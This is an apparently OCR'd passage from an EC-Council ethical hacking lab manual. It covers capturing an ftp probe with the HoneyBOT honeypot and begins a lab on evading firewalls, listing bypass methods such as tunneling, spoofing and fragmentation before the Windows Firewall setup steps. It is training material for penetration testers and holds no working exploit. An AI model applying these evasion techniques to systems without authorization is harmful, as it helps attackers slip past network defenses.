


Figure 1.3.7: HoneyBOT main window

14. Switch to the **Parrot Security** virtual machine.
15. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

16. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
17. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
18. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

19. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.3.8: Running the programs as a root user

20. In the terminal window, type **ftp <IP Address of the Windows Server 2016 machine>** and press **Enter**.
21. You will be prompted for the ftp credentials of the **Windows Server 2016** machine.
22. In this task, the IP address of **Windows Server 2016** is **10.10.10.16**; this may differ in your lab environment.

Note: If Parrot Security sends an error message stating that the ftp command is not found, then install ftp with the "**apt-get install ftp**" command.




Figure 1.3.9: Running ftp command in Parrot Security

23. Return to the **Windows Server 2016** virtual machine. In the **HoneyBOT** window, expand the **Ports** and **Remotes** node from the left-pane.
24. Under **Ports**, you can see the port numbers from which **Windows Server 2016** received requests or attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Under **Remotes**, you can view the recorded IP addresses through which Windows Server 2016 received requests.
26. Now, right-click any IP address or Port on the left, and click **View Details**, as shown in the screenshot, to view the complete details of the request or attack recorded by HoneyBOT.




Figure 1.3.10: HoneyBOT captured traffic

27. The **Packet Log** window appears, as shown in the screenshot. This displays the complete log details of the request captured by HoneyBOT.
28. In the screenshot, under **Connection Details**, you can view the Date and Time of the connection established as well as the protocol used.
29. **Connection Details** also shows the Source IP, Port, and Server Port, as shown below.




Figure 1.3.11: HoneyBOT packet log information

30. Simultaneously, you can run the telnet command on the **Parrot Security** machine and observe the log recorded by **HoneyBOT** on **Windows Server 2016**.
31. Close all open windows in the **Windows Server 2016, Windows 10** and **Parrot Security**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. Turn off the **Parrot Security**, **Windows 10**, and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Evade Firewalls using Various Evasion Techniques

Bypassing a firewall is a technique where an attacker manipulates the attack sequence to avoid being detected by the underlying security firewall.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Firewalls and IDSs are intended to prevent port scanning tools such as Nmap, from receiving a precise measure of significant data of the frameworks that they are scanning. However, these prevention measures can be easily overcome: Nmap has numerous features that were created specifically to bypass these protections. It has the ability to issue a mapping of a system framework, through which you can view a substantial amount of information, from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As an ethical hacker or penetration tester, you will come across systems behind firewalls that prevent you from attaining the information that you need. Therefore, you will need to know how to avoid the firewall rules and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

Lab Objectives

- Bypass windows firewall using Nmap evasion techniques
- Bypass firewall rules using HTTP/FTP tunneling

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Web browsers with an Internet connection
- Administrator privileges to run the tools
- HTTHost located at **E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTHost**
- HTTPort located at **E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPort**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots

Lab Duration

Time: 30 Minutes

Overview of Firewalls Evasion Techniques

A firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the malicious traffic that he/she generates.

The following are some firewall bypassing techniques:

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack

Lab Tasks

TASK 1 Bypass Windows Firewall using Nmap Evasion Techniques

Network/security administrators play a crucial role in creating security defenses within an organization. Though such defenses protect the machines in the network, there might still be an insider who may try to apply different evasion techniques to identify the services running on the target.

In this scenario, consider an admin has written certain Windows Firewall rules to block your system from reaching one of the machines in the network. You will be

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

taught to use Nmap in such a way that you can perform recon on the target using other active machines on the network and identify the services running on the machine along with their open ports.

TASK 1.1

Turn On Windows Firewall

1. Before beginning this lab, turn on the **Windows 10**, **Windows Server 2019**, and **Parrot Security** virtual machines.
2. In the **Windows 10** machine, log in with the credentials **Admin** and **Pa$$w0rd**.
3. Open the **Control Panel**; navigate to **System and Security** → **Windows Defender Firewall** and click **Use recommended settings** to turn on Firewall.




Figure 2.1.1: Windows Defender Firewall

4. Now, you can see that the Firewall is enabled in the **Windows 10** machine. Click the **Advanced settings** link in the left pane.




Figure 2.1.2: Windows Defender Firewall Turned On

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The **Windows Defender Firewall with Advanced Security** window appears; here, we are going to create an inbound rule. Select **Inbound Rules** in the left pane and click **New Rule** under **Actions**.




Figure 2.1.3: Creating Inbound Rule

6. The **New Inbound Rule Wizard** appears. In the **Rule Type** section, choose the **Custom** radio button to create a custom inbound rule and click **Next**.

